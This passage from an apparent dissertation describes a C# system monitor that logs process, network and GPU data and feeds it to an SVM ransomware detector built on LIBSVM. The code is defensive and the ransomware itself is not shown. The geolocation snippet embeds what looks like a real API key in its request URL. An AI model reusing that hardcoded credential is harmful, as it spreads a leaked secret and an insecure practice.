*Figure 22 - Process Duration Tracking*

In the context of our project, tracking the process duration could help in detecting any unusual activity. For example, if the ransomware process runs for a long time and uses a significant amount of resources, it might be detected by a monitoring tool.

### 3.2.6 IP information

#### Gathering Network Statistics (*netstat -ano*)

The code begins by defining a `ProcessStartInfo` object. This object provides the parameters needed to start a process, in this case, `netstat -ano`.

```
var startInfo = new ProcessStartInfo
{
    FileName = "netstat",
    Arguments = "-ano",
    UseShellExecute = false,
    RedirectStandardOutput = true,
    CreateNoWindow = true
};
```

Figure 23 - Calling Netstat for Active Network Information

The *netstat -ano* command is then executed and its output is captured and written to a text file. The next step is to parse it and associate each network connection with the corresponding process. The output from `netstat` is read line by line, and the information of interest (protocol, local address, foreign address, state, and PID) is extracted from each line. This information is then stored in a dictionary, `activeConnections`, where the key is the PID and the value is a list of connection information for that PID. Finally, the network connection information is merged with the process information. This is achieved by reading the existing process information from a file, appending the relevant network connection information for each process (if it exists), and then writing the updated process information back to the file. The connection information is added to the line for the corresponding process in the format of [Active Connections: [Connection 1: {connection1Info}], [Connection 2: {connection2Info}], ...]. If no connection information is available for a process, no ip info available is appended to the line for that process.

With this, we now have an extended process information file where each line not only contains details about the process itself, but also about the network connections that process has.

#### Handle Local Address

The local address is typically the IP address of the machine running the process. Different types of local addresses are categorized as follows:

- **Loopback Address:** These addresses point back to the machine itself (e.g., 127.0.0.1 for IPv4, or ::1 for IPv6). Loopback addresses are primarily used for testing network software.
- **Simple Local Address:** This refers to private IP addresses within the local network (e.g., 192.168.x.x, 10.x.x.x, 172.16.x.x to 172.31.x.x for IPv4).
- **Link-Local Address:** These are automatically configured addresses for network communication on a single network link between two nodes (e.g., 169.254.x.x for IPv4 or fe80::/10 for IPv6).

- **Unspecified/Wildcard Address:** This is an address that is not specified, such as 0.0.0.0 for IPv4 or :: for IPv6, and is typically used for listening on all interfaces.

Each local address within the line is categorized and the type is inserted back into the line.

```
public static bool IsLocal(IPAddress ipAddress)
{
    // Check if the IP address is in the private IP address range
    byte[] bytes = ipAddress.GetAddressBytes();
    switch (bytes[0])
    {
        case 10:
            return true;
        case 172:
            return bytes[1] < 32 && bytes[1] >= 16;
        case 192:
            return bytes[1] == 168;
        default:
            return false;
    }
}
```

Figure 24 - Local IP Address Verification Method

The method `IsLocal(IPAddress ipAddress)` verifies if an IP address falls within the private IP address range. Depending on the initial byte of the address, it checks subsequent conditions to ascertain its local network status, returning a boolean to indicate if the IP address is local or not.

```
public static string CategorizeLocalAddress(string ip)
{
    IPAddress ipAddress;
    if (IPAddress.TryParse(ip, out ipAddress))
    {
        if (IPAddress.IsLoopback(ipAddress))
        {
            return "Loopback Address";
        }
        else if (IsLocal(ipAddress))
        {
            return "Simple Local Address";
        }
        else if (ipAddress.IsIPv6LinkLocal)
        {
            return "Link-Local Address";
        }
        else if (ipAddress.Equals(IPAddress.IPv6Any) || ipAddress.Equals(IPAddress.Any))
        {
            return "Unspecified/Wildcard Address";
        }
    }
    return "Unknown Address Type";
}
```

Figure 25 - Classification of Local IP Addresses

## Handling Foreign Address

The foreign address is the address that the process on the local machine is communicating with. It's separated from the port number by a colon (:). If the foreign address is not a loopback, unspecified/wildcard, or local address, the location of the address is retrieved using the **geolocation API, [api.ipgeolocation.io/ipgeo](https://api.ipgeolocation.io/ipgeo)**. This service provides the country where the IP is registered. Using the [api.ipgeolocation.io/ipgeo](https://api.ipgeolocation.io/ipgeo) API, the code fetches and parses the country

of non-local addresses, enhancing our understanding of the address origin. Afterwards, this information is inserted back into the line.

```
string url = "https://api.ipgeolocation.io/ipgeo?apiKey=1a9eeb5c9db44e60ade9bf3ba8a6b069&ip=" + ip;

try
{
    HttpWebRequest request = (HttpWebRequest)WebRequest.Create(url);
    request.Timeout = 3500; // Timeout after 3.5 seconds
    WebResponse response = request.GetResponse();
    StreamReader reader = new StreamReader(response.GetResponseStream());
    string responseText = reader.ReadToEnd();

    JObject json = JObject.Parse(responseText);

    return json["country_name"].ToString();
}
```

Figure 26 - Country Extraction from IP Address via IP Geolocation API

Understanding the network behavior of a process, particularly the nature of its network connections and where it's communicating, can provide vital clues when detecting malware. Suspicious processes may establish connections to foreign addresses that are known to host malicious content or belong to a different country. Thus, monitoring IP addresses, both local and foreign, is an important part of malware detection.

### 3.2.7 GPU Usage

The code gathers GPU usage information for each running process on a system that has an NVIDIA GPU. We use **nvidia-smi** which comes from **NVIDIA System Management Interface**. It is a command line utility whose goal is to provide controls and information over NVIDIA GPU devices.

The code starts with **Start nvidia-smi Process**: This command is used to get the information about the GPU memory usage for each process. The arguments passed to the nvidia-smi command (**--query-compute-apps=pid,used\_gpu\_memory --format=csv,noheader,nounits**) specify the format of the information to retrieve - the process ID (pid) and the GPU memory used by that process (used\_gpu\_memory), in a CSV format without headers or units.

```
var gpuInfoStartInfo = new ProcessStartInfo
{
    FileName = "nvidia-smi",
    Arguments = "--query-compute-apps=pid,used_gpu_memory --format=csv,noheader,nounits",
    UseShellExecute = false,
    RedirectStandardOutput = true,
    CreateNoWindow = true
};
```

Figure 27 - GPU Usage Information Extraction Using Nvidia SMI

Then, Read and Parse the Output: The output from the nvidia-smi command is read and parsed into lines. Each line is then split into parts based on the comma (',') delimiter. The first part of

each line (representing the PID) is parsed as an integer, and the second part (representing the GPU memory usage) is parsed as a double. This information is then stored in a dictionary (gpuUsages), with the process ID as the key and the GPU memory usage as the value. Afterwards, Merge GPU Usage Info with Process Info: For each line that contains a process ID (PID), it checks the gpuUsages dictionary to see if there's a GPU usage entry for that process. If there is, it appends the GPU usage information to the line. If there isn't, it appends the string "GPU Usage: GPU is not used" to the line.

This script gathers GPU usage information for processes in a system with an NVIDIA GPU. It can be used for malware detection, as some types of malware (e.g. Password Cracking Malware, Cryptojacking Malware) might make unexpected or excessive use of GPU resources.

### 3.2.8 Centralizing Data Capture in a Text File

The process of capturing all the information about what's happening on a computer results in the creation of a single text file - processes.txt. This file is like a snapshot of everything that's running on the computer, including important details about each process. This information includes things like the process ID and name, how much CPU and memory it's using, how much data it's reading and writing, how long it's been running, and even if it's using the GPU.

For example, a line in the file might look like this: 'Time: 11-Jun-23 9:55:22 PM, PID: 11116, Name: Ransomware, CPU Usage: 11.52344%, RAM Usage: 0.15005%, Total Disk Read: 222893632 bytes, Disk Read Rate: 152875205 bytes/sec, Total Read Operations: 99, Read Operations Rate: 2251450.82828 bytes/operation, Total Disk Write: 218393600 bytes, Disk Write Rate: 152875520 bytes/sec, Total Write Operations: 50, Write Operations Rate: 4367872.00000 bytes/operation, Process Duration: 15.32487 seconds, [Active Connections: [Connection 1: [Connection: Protocol: TCP, Local Address: 192.168.56.1:56166 - Simple Local Address, Foreign Address: 192.168.56.101:8080 - Country: Local address, State: ESTABLISHED]], GPU Usage: GPU is not used'. This tells us there's a process named "Ransomware" running on the computer, along with all the other details about what it's doing.

Creating the processes.txt file is the main goal of our Task Manager Replica. It's a simple and straightforward way to see what's going on inside a computer, and it's especially useful for spotting and understanding threats like ransomware.

### 3.2.9 Preparing Ransomware Data for SVM Prediction

The key mechanism of the System Monitor tool to isolate and analyze information about any potential ransomware process. This is performed in two key parts: filtering for the ransomware and then analyzing the data associated with it.

The function **FilterProcesses** is then called to look for the lines containing the "Ransomware" process name in the "processes.txt" file. These lines are copied to another file, "ransomware.txt". Next, various parameters are parsed. These parameters include timestamps,

process duration, disk read and write statistics, CPU and RAM usage, basically what I stated above in the creation of processes.txt.

The purpose of this step is to create input file for Predict part of the SVM Machine Learning model. As stated in previous chapters, we need to provide a specific input based on those five key-features. So, in this part of the code, we are responsible for converting and providing proper scaling into certain intervals for the lines that contain the PoC Ransomware. There are used multiple scaling techniques, for instance, the **ScaleValue** function normalizes the total disk usage rate to a range of 0 to 100.

```
public double ScaleValue(double value, double originalMin, double originalMax, double targetMin, double targetMax)
{
    double scale = (targetMax - targetMin) / (originalMax - originalMin);
    return targetMin + (value - originalMin) * scale;
}
```

*Figure 28 - Function to Scale Values Between Specified Ranges*

Finally, these parsed and scaled values are written back into the "ransomware.txt" file. These lines of data are formatted to be inputs for an SVM, beginning with '-1' (because the ransomware is a virus) followed by scaled values for different process features, each with a specific index. Scaling and categorization into levels are crucial because machine learning models typically perform better when fed with normalized data.

All in all, this code provides an excellent example of how you can monitor, isolate, and prepare detailed process data for a machine learning model in order to detect ransomware on a system.

### 3.3 C# Integration with C++ Executables

The user interface of this system is designed with simplicity and functionality in mind. It features four clearly labeled buttons for "Training", "Testing", "Predict", and "Data Visualisation". Upon button selection, relevant information and operations are displayed on the right side of the interface, streamlining the user experience and providing real-time insights into each step of the machine learning process.




Figure 29 - User Interface: Interactive ML - SVM Operations

#### 3.3.1 Launching the Training Module

The C# code is designed to launch a C++ program (mySvmTrain.exe) when a button is clicked. This executable is a machine learning program that trains a Support Vector Machine (SVM) model using the LIBSVM library.

A new Process object is created and properties are set:

- `FileName` specifies the path to the .exe that we want to launch.
- `UseShellExecute` is set to false to allow redirection of input/output.
- `RedirectStandardInput` and `RedirectStandardOutput` are set to true, enabling the program to interact with the input and output streams of the process.

The process begins with the **Start()** method. We get access to the input and output streams of the process using **proc.StandardInput** and **proc.StandardOutput**. Using the `StreamWriter` `sw`, we write the input parameters into the input stream of the process. These parameters specify the paths to the data set and the model file. This is equivalent to the following command-line instruction if we were to run the C++ program directly in a command prompt: `mySvmTrain.exe [options] training_set_file.txt model_file.model`. The input stream is closed and the process is awaited using `proc.WaitForExit()`. The output of the C++ program is captured by reading from the output stream until it's empty, and then it's displayed in a text box.

```

private void btnTrain_Click(object sender, EventArgs e)
{
    tbMes.Clear();

    var proc = new Process();

    proc.StartInfo.FileName = "D:\\Aplicatie_Disertatie\\Lansare_ML_SVM\\mySvmTrain\\Debug\\mySvmTrain.exe";
    proc.StartInfo.UseShellExecute = false;
    proc.StartInfo.RedirectStandardInput = true;
    proc.StartInfo.RedirectStandardOutput = true;

    proc.Start();
    var sw = proc.StandardInput;
    var sr = proc.StandardOutput;
    sw.WriteLine("D:\\Aplicatie_Disertatie\\Lansare_ML_SVM\\mySvmTrain\\Debug\\Data_Set.txt");
    sw.WriteLine("D:\\Aplicatie_Disertatie\\Lansare_ML_SVM\\mySvmTrain\\Debug\\Data_Set.model");
    sw.Close();
    proc.WaitForExit();
    string output = null;
    while ((output = sr.ReadLine()) != null)
    {
        tbMes.Text += "\r\n" + output;
    }
    proc.Close();
}

```

Figure 30 - Running an External Executable from a C# .NET Application

## Reason for Choosing this Approach

We chose to use a C++ executable invoked by a C# .NET application due to the computational efficiency of C++. C++ is generally faster and more efficient in terms of computing power compared to C# because **it is a compiled language. It runs directly on the system's hardware without requiring an intermediate runtime environment** (like the .NET framework required by C#), leading to better performance.

However, we needed a simple User Interface (UI) to launch this executable and display the results, which is easier to build in a .NET environment. The UI provides an intuitive way to interact with the C++ program without dealing with a command prompt, which is often less user-friendly.

## Additional Command Arguments

The C++ program offers a host of other command-line arguments that allow users to customize the training of the SVM model. These include options for specifying the type of SVM, the kernel function, various parameters for these functions, the use of shrinking heuristics, and more.

However, as per the design decisions of our application, these parameters are not user-adjustable from the UI and are hardcoded in the C++ program. This keeps the UI of our application simple and focused on the task of running the executable with a chosen data set and saving the model. While the application currently supports only a limited set of hardcoded parameters, it could be expanded in the future to allow users to adjust the parameters directly from the UI. This would make the program more versatile, allowing users to tailor the SVM model to their specific needs without modifying the C++ code.

After running the training program, an output is returned to the user providing details about the way the training was done. Many options for the way the training is done are set to default as it is out of scope of this project to focus on the variety of training options. The output is typical for training a Support Vector Machine (SVM) and consists of some key parameters.



```

optimization finished, #iter = 142
nu = 0.234525
obj = -34.570681, rho = -0.530595
nSV = 80, nBSV = 30
Total nSV = 80

```

Figure 31 - Output: SVM Training Key Parameters

- The program has read all the data points (lines) from the input data.
- **Then, we get a lot of iterative messages.** The "solver" is the optimization routine that's used to find the parameters of the SVM model. Each iteration is a step in that optimization process. The solver takes X iterations to converge, which is when it finds the best model parameters according to its objective function.
- **"optimization finished, #iter = X"**: This indicates that the optimization process completed successfully after X iterations.
- **"nu = X"**: In nu-SVM, a variant of SVM, 'nu' (Greek -  $\nu$ ) is a parameter that controls the number of support vectors and training errors. It lies in the interval (0,1].
- **"obj = X, rho = Y"**: 'obj' stands for the value of the objective function at the optimal solution. The objective function measures how well the SVM fits the training data, and the goal of the solver is to minimize this. 'rho' is a parameter in the decision function of the SVM.
- **"nSV = X, nBSV = Y"**: 'nSV' is the number of support vectors, which are the data points that determine the boundary of the SVM. 'nBSV' is likely the number of bound support vectors, which are support vectors on the boundary.
- **"Total nSV = X"**: This is the total number of support vectors used in the SVM model.

The output gives us a detailed trace of how the training process of the SVM model is proceeding and where it ends up, which can be very helpful in understanding the behaviour of the model and diagnosing any potential issues.

The application works with 2 files:

- **training\_set\_file**: This is the file that contains the training data for the SVM. Each line represents an instance to be classified. Each line has the same pattern as I stated in the dataset chapter.
- **modelFile**: This file is generated as output by the training phase of the SVM. It contains information about the trained model and can be used to classify new instances. Here's what each part of this file means:
  - **svm\_type c\_svc**: This line indicates that the SVM is using the C-Support Vector Classification (C-SVC) method, which is a type of SVM suitable for multi-class classification. However, in our context, it is binary classification.
  - **kernel\_type rbf**: This line indicates that the SVM is using a Radial Basis Function (RBF) kernel. The RBF kernel is a popular choice in SVM and it can handle non-linearly separable data by mapping it into a higher-dimensional space.

- **gamma X**: This line shows the gamma parameter for the RBF kernel. The gamma parameter defines how far the influence of a single training example reaches, with low values meaning 'far' and high values meaning 'close'.
- **nr\_class 2**: This line indicates that the SVM is set up to handle two classes.
- **total\_sv X**: This line tells us that there are X support vectors. Support vectors are the data points that lie closest to the decision surface (or hyperplane).
- **rho X**: This value is a bias term in the decision function of the SVM.
- **label 1 -1**: These are the labels for the two classes that the SVM can classify instances into.
- **nr\_sv X Y**: These numbers show that out of the total support vectors, X are in the first class and Y are in the second class.
- **SV**: This is the beginning of the section that lists the support vectors. Each line starts with a value that represents the class of the vector (or something that approximates the distance to one of the classes), followed by the features and their values.

In general, this information tells us how the SVM has been set up and what it has learned from the training data.

### 3.3.2 Deploying the Testing Module

As previously, the C# code is designed to launch a C++ program (MySvmTest.exe) when a specific button is clicked. This executable is a machine learning program that tests a previously trained Support Vector Machine (SVM) model using the LIBSVM library. The C# code logic is the same as the training one. The only difference is at the command arguments line which, in this case, would be: `MySvmTest.exe [options] test_data_set_file.txt model_file.model result_file.txt`. But, everything is handle in the code, so the user won't be affected.

In the testing phase, the trained SVM model is evaluated on a separate dataset that the model hasn't seen during the training phase. This is extremely important in machine learning to make sure that the model can generalize well to unseen data and isn't just memorizing the training data.

This C# code provides an interface to execute the C++ program, which performs the testing of the SVM model. The result of the test, including accuracy metrics and any other relevant output, is then captured and displayed in the UI for the user's convenience.

After running the testing program, an output is generated and also written in text file. This output provides information on the performance of the SVM model on a testing set, which is a set of examples that was not used during training.

- **"Accuracy = X%"**. How many predictions out of total predictions were correct, resulting in an accuracy of X%.
- **"Line x is a True Positive/True Negative/False Positive/False Negative"**: These lines indicate the correctness of the model's predictions for each instance in the testing set.

- **"True Positives: i, True Negatives: ii, False Positives: iii, False Negatives: ii"**: These are the counts of TP, TN, FP, and FN respectively.
- **"Accuracy: i", "Precision: ii", "Recall: iii", "F1 Score: ii"**

These performance metrics give a more comprehensive picture of the model's performance than accuracy alone, especially in situations where the classes are imbalanced.

```

Accuracy = 83.3333% (15/18) (classification)
Line 1 is a True Positive
Line 2 is a True Positive
Line 3 is a True Positive
Line 4 is a True Positive
Line 5 is a True Positive
Line 6 is a True Positive
Line 7 is a False Negative
Line 8 is a True Positive
Line 9 is a True Positive
Line 10 is a True Positive
Line 11 is a True Negative
Line 12 is a False Positive
Line 13 is a False Positive
Line 14 is a True Negative
Line 15 is a True Negative
Line 16 is a True Negative
Line 17 is a True Negative
Line 18 is a True Negative
True Positives: 9
True Negatives: 6
False Positives: 2
False Negatives: 1
Accuracy: 0.833333
Precision: 0.818182
Recall: 0.9
F1 Score: 0.857143

```

Figure 32 - Output: SVM Testing Metrics

### 3.3.3 Implementing Predictions


The C# code for the predict phase is designed to launch a C++ program (**MySvmPredict.exe**) when a specific button is clicked. This executable uses the trained SVM model to make predictions on a new data set. If an individual wants to use the C++ approach, the command line would be: `MySvmPredict.exe [options] new_data_set_file.txt model_file.model`.

The predict phase involves using the trained SVM model to make predictions on completely new data that the model hasn't seen during the training or testing phases. This represents the model's real-world application where it needs to make accurate predictions on new, unseen data.

This C# code provides an interface to execute the C++ program, which performs the predictions. The results of the prediction are then captured and displayed in the UI for the user's convenience.

After running the prediction program, it compares the output of the SVM model with our own predictions (or possibly with a set of labeled test data), and outputs the accuracy of the SVM's predictions. Each line represents an instance from the dataset. For every instance, the model's prediction is compared to the known label (the initial prediction) and flagged as "Same" if they match, or "Different" if they don't. This information is also written in text file.

After the prediction task, the SVM model also calculates the evaluation metrics, like True Positives (TP), True Negatives (TN), False Positives (FP), False Negatives (FN), Precision, Recall, etc., for this set of data. This information would be written to a text file, just like in the testing phase, to give a detailed view of the model's performance.



```
Accuracy = 50% (2/4) (classification)
Same, Line 1 Prediction is -1 Initial was -1
Different, Line 2 Prediction is 1 Initial was -1
Same, Line 3 Prediction is -1 Initial was -1
Different, Line 4 Prediction is 1 Initial was -1
```

*Figure 33 - Output: SVM Predictions Metrics*

### 3.3.4 Data Visualization and Algorithm Monitoring

This part of the project serves as a Proof-of-Concept (PoC) for the visualization of a multi-dimensional dataset in a 3D space, in the context of a Support Vector Machine (SVM) application.

This PoC includes the creation of a user interface to load data from a text file, format it appropriately, and visualize the data using an external .dll file. The data, originally stored in a five-feature space of the SVM model, is displayed using three selected features. The C# .NET code implements an interface to load data from a text file, format it appropriately, and then use an external .dll file to visualize the data in a 3D space. The data represents a five-dimensional feature space of a SVM (Support Vector Machine) machine learning application, and the visualization tool represents this data using three of these features, specifically the ones with decimal values for a better and more intuitive visualization.

For the purpose of this PoC, features no. 1 (running hour), 3 (volume of data), and 4 (resources usage) were chosen based on the criterion of being decimal numbers, enabling them to be conveniently represented in a 3D space. When working with high-dimensional data, as is the case with our five-feature SVM application, visualizations can be challenging. Humans can visualize up to three dimensions comfortably, but beyond that, it becomes difficult to interpret and understand the data. This selection process is arbitrary and serves only the purpose of demonstrating the feasibility and functionality of the visualization tool.

In a real-world application, where the goal is not just to visualize but also to gain meaningful insights from the data, a more sophisticated approach to feature selection would be required. One widely accepted method for this is **Principal Component Analysis (PCA)**.

#### **PCA for Feature Selection**

Principal Component Analysis, or PCA, is a statistical technique that performs a linear transformation on original variables to generate a new collection of variables, referred to as Principal Components (PCs). The PCs retain most of the variability present in the original variables. If the original dataset had all decimal features, PCA would be a suitable method to select the top three PCs for 3D visualization.

The steps to apply PCA include standardizing the data, computing the covariance matrix, computing the eigenvectors and eigenvalues of the covariance matrix, selecting the principal components, and transforming the data using these components.

PCA is very helpful in simplifying the data's complexity by reducing its dimensions, thus making it more suitable for 3D or 2D visualization, while simultaneously preserving most of the original data's variance (information). It identifies the key directions, known as principal components, that maximize data variance.

It's important to note that in a full-fledged application, implementing PCA or any other appropriate feature selection or dimensionality reduction method would be a crucial step in the data pre-processing stage. Such a method would allow us to ensure that the chosen features for visualization or further processing are the most informative ones, contributing substantially to the predictive power of the SVM model.

For the purposes of this PoC, however, the focus is on demonstrating the functionality of the visualization tool, rather than on maximizing the informational value of the visualized data.

The purpose of this part is to demonstrate the potential of 3D visualization in understanding and interpreting SVM models' performance and behavior. While this PoC utilizes a simplistic feature selection mechanism, real-world applications would necessitate more rigorous feature selection methods such as PCA, ensuring that the visualization contributes substantially to the understanding of the dataset and the SVM model.

The points that have values closer to 1 represent the malware application whereas the other points are the harmless applications.




Figure 34 - Data visualization in a multi-dimensional 3D space

In this way, multi-dimensional data can be visualized in 3D, enhancing our understanding of SVM performance. Though the demonstration used simplified feature selection, real-world applications would require more complex methods, like PCA, to significantly contribute to dataset comprehension.

## Chapter 4 – Conclusions and Future Extensions

In this paper, we examined malware detection, a problem that plagues our digital world on a large scale. We began by highlighting the importance of the issue before starting to investigate a machine learning solution, particularly a Support Vector Machine (SVM) model.

We introduced the idea of five distinctive system behaviors: the running hour, duration of execution, volume of data that is being exchanged, resources usage (CPU, RAM, Network, Disk, GPU) and IP address analysis to build our dataset. This approach, using five distinctive features, presented an innovative way to detect malware, focusing on behavioral traits. It's important to note that the data used was highly specific to my computer, meaning the SVM model was finely tuned to the particularities of my system.

The core of our solution lay in the SVM model's implementation. We broke down the stages of training, testing, and prediction. Training involved feeding our model with a labeled dataset, allowing it to learn. Testing evaluated the model's learning, and prediction utilized the trained model to classify new, unseen data. During this process, we discussed important metrics like accuracy, precision, recall, F1 score, and confusion matrix, underlining their importance in assessing our model's performance.

This application, while effective for my specific computer, needs to be generalized for broader usage. As a future direction, the model's application could be extended to an antivirus solution or framework. This would involve training the model on diverse datasets, representing a broader range of system configurations and malware types. This generalization would potentially allow our model to be effective across various systems and improve its malware detection capabilities.

Complementing our exploration of malware detection through machine learning, we integrated the development of a proof-of-concept (PoC) ransomware. This practical experiment offered a representation of the kind of digital threats users face. While the ransomware was carefully designed to be safe for our purposes, simulating the encryption of user files, it gave us an in-depth understanding of how such malicious software operates.

Furthermore, we developed a PoC Task Manager Replica that accurately captured the system-level activities, specifically the ransomware operation. This tool was very useful in creating our data set, as it tracked and logged the impact of all the processes in the system, including our ransomware. We designed it to capture system snapshots at regular intervals. These system snapshots served a dual purpose: they provided the basis for our SVM model training, and they also acted as an early warning system for the detection of weird processes in our system. In the context of our experiment, this approach offers a significant innovation in ransomware detection by continuously monitoring system-level activities. This early warning system, in conjunction with our SVM machine learning model, could play a role in creating or improving existing security frameworks and strategies.

In summary, our exploration into the complex world of malware, encompassing the creation of a PoC ransomware, the development of a system-monitoring tool, and the implementation of a SVM-based detection model, has been interesting and we learned a lot. While our work has demonstrated the potential of machine learning in cybersecurity, it has also highlighted the importance of practical, hands-on experience in understanding and combating digital threats. Going forward, we anticipate this paper can and will contribute to effective malware detection solutions with the goal of creating a safer digital world for everyone. While we've made significant strides in creating an effective detection model on a specific system, our journey does not end here. As future implementations, we will aim to improve and generalize our model as the insights gained from our presented work have undoubtedly guided us in the right direction.

# References

- [1] A. Jemal, "User preference of cyber security awareness delivery methods," *Behaviour & Information Technology*, vol. 33, no. 3, 2012.
- [2] A. L. & G. E. Buczak, "A Survey of Data Mining and Machine Learning Methods for Cyber Security Intrusion Detection," vol. 18, no. 2, p. 1153–1176, 2016.
- [3] P. S. J. & R. A. Shakarian, *Introduction to Cyber Warfare: A Multidisciplinary Approach*, Syngress, 2013.
- [4] A. K. & E. R. Sood, "Sood, Targeted Cyber Attacks - A Superset of Advanced Persistent Threats," *Security & Privacy Magazine*, vol. 1, no. 1, 2012.
- [5] P. K. K. & N. J. Mell, *Guide to malware incident prevention and handling.*, NIST Special Publication, 2007.
- [6] B. B. T. A. J. A. K. & A. D. P. Gupta, "Fighting against phishing attacks: state of the art and future challenges," *Neural Computing and Applications*, vol. 28, no. 12, 2016.
- [7] M. V. S. & W. P. Alazab, "Towards Understanding Malware Behaviour by the Extraction of API Calls.," *Second Cybercrime and Trustworthy Computing Workshop*, 2010.
- [8] M. & H. A. Sikorski, *Practical malware analysis: The hands-on guide to dissecting malicious software*, 2012.
- [9] K. T. P. W. C. & H. T. Rieck, "Automatic analysis of malware behavior using machine learning," *Journal of Computer Security*, vol. 19, no. 4, 2011.
- [10] R. T. R. B. L. & V. S. Islam, "Classification of malware based on integrated static and dynamic features," *Journal of Network and Computer Applications*, vol. 36, no. 2, pp. 646-656.
- [11] Q. S. W. & J. A. Y. Niyaz, "A deep learning based DDoS detection system in software-defined networking (SDN)," in *Proceedings of the 2016 17th IEEE/ACIS International Conference on Software Engineering, Artificial Intelligence, Networking and Parallel/Distributed Computing (SNPD)*, 2016.
- [12] T. Dietterich, "Overfitting and undercomputing in machine learning," *ACM Computing Surveys*, vol. 27, no. 3, pp. 326-327, 1995.
- [13] A. D. J. & K. I. Rajkomar, "Machine Learning in Medicine," *New England Journal of Medicine*, vol. 380, no. 14, p. 1347–1358, 2019.
- [14] "Inzata Analytics," [Online]. Available: <https://www.inzata.com/is-ai-changing-the-80-20-rule-of-data-science/#:~:text=The%20ongoing%20concern%20about%20the,into%20actual%20analysis%20and%20reporting..>



- [15 C.-C. & L. C.-J. Chang, "LIBSVM: A Library for Support Vector Machines," *ACM Transactions on Intelligent Systems and Technology*, vol. 2, no. 3, pp. 1-27, 2011.
- [16 L. K. E. K. C. & B. M. Bilge, "EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis," in *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, San Diego, California, USA, 2011.
- [17 J. S. S. G. G. L. S.-J. & M. M. Zhang, "Systematic Mining of Associated Server Herds for Malware Campaign Discovery," *IEEE 35th International Conference on Distributed Computing Systems*, 2015.
- [18 M. S. Akhtar and T. Feng, "Malware Analysis and Detection Using Machine Learning Algorithms," *IEEE Access*, vol. 9, 2021.
- [19 A. Arabo, R. Dijoux, T. Poulain and G. Chevalier, "Detecting Ransomware Using Process Behavior Analysis," *Procedia Computer Science.*, vol. 168, pp. 289-296, 2020.
- [20 O. Aslan and R. Samet, "A Comprehensive Review on Malware Detection Approaches," *IEEE Access*, 2020.
- [21 O. Aslan and A. A. Yilmaz, "A New Malware Classification Framework Based on Deep Learning Algorithms," *IEEE Access*, vol. 9, pp. 87936-87951, 2021.
- [22 B. Cakir and E. Dogdu, "Malware classification using deep learning methods," in *roceedings of the ACMSE 2018 Conference*, 2018.
- [23 M. H. D. a. M. I. Muhammad Ijaz, "Static and Dynamic Malware Analysis Using Machine Learning," in *16th International Bhurban Conference on Applied Sciences and Technology (IBCAST)*, 2019.
- [24 O. Or-Meir, N. Nissim, Y. Elovici and L. and Rokach, "Dynamic Malware Analysis in the Modern Era—A State of the Art Survey," *ACM Computing Surveys*, vol. 52, no. 5, 2019.
- [25 D. Ucci, L. Aniello and R. Baldoni, "Survey of machine learning techniques for malware analysis," *Journal of Systems and Software*, 2019.
- [26 B. A. S. A.-r. A. Z. F. A. G. a. M. A. R. U. Urooj, "Ransomware Detection Using the Dynamic Analysis and Machine Learning: A Survey and Research Directions," *Applied Sciences*, vol. 12, no. 1, 2021.
- [27 A. E. Y. K. a. K. T. M. E. Zadeh Nojoo Kambar, "A Survey on Mobile Malware Detection Methods using Machine Learning," *2022 IEEE 12th Annual Computing and Communication Workshop and Conference (CCWC)*, pp. 215-221, 2022.
- [28 N. D. S. S. A. M. A. Rani, "A Survey on Machine Learning-Based Ransomware Detection," in *Proceedings of the Seventh International Conference on Mathematics and Computing*, Singapore, 2022.
- [29 O. B. a. M. B. F. Aldauji, "Utilizing Cyber Threat Hunting Techniques to Find Ransomware Attacks: A Survey of the State of the Art," *IEEE Access*, vol. 10, 2022.

- [30 J. A. H.-S. a. M. Hernández-Álvarez, "Dynamic Feature Dataset for Ransomware Detection Using Machine Learning Algorithms," *Sensors*, vol. 23, no. 3, 2023.
- [31 A. S. L. K. C. a. O. K. N. Z. Gorment, "Machine Learning Algorithm for Malware Detection: Taxonomy, Current Challenges and Future Directions," *IEEE Access*, 2023.
- [32 M. A. a. P. V. S. C. a. S. S. K. Putrevu, "Early Detection of Ransomware Activity Based on Hardware Performance Counters," *Australasian Computer Science Week*, pp. 10 - 17, 2023.
- [33 J. A. E. W. A. G. V. V. V. M. O. Stitson, "Theory of Support Vector Machines," 1996.

# Table of Figures

Figure 1 - Visual Representation of SVM Binary Classes.....	10
Figure 2 - SVM's Maximal Margin Classifier.....	11
Figure 3 - Effect of Outliers on SVM's Maximal Margin Classifier .....	11
Figure 4 - SVM Soft Margin and Misclassification Acceptance .....	11
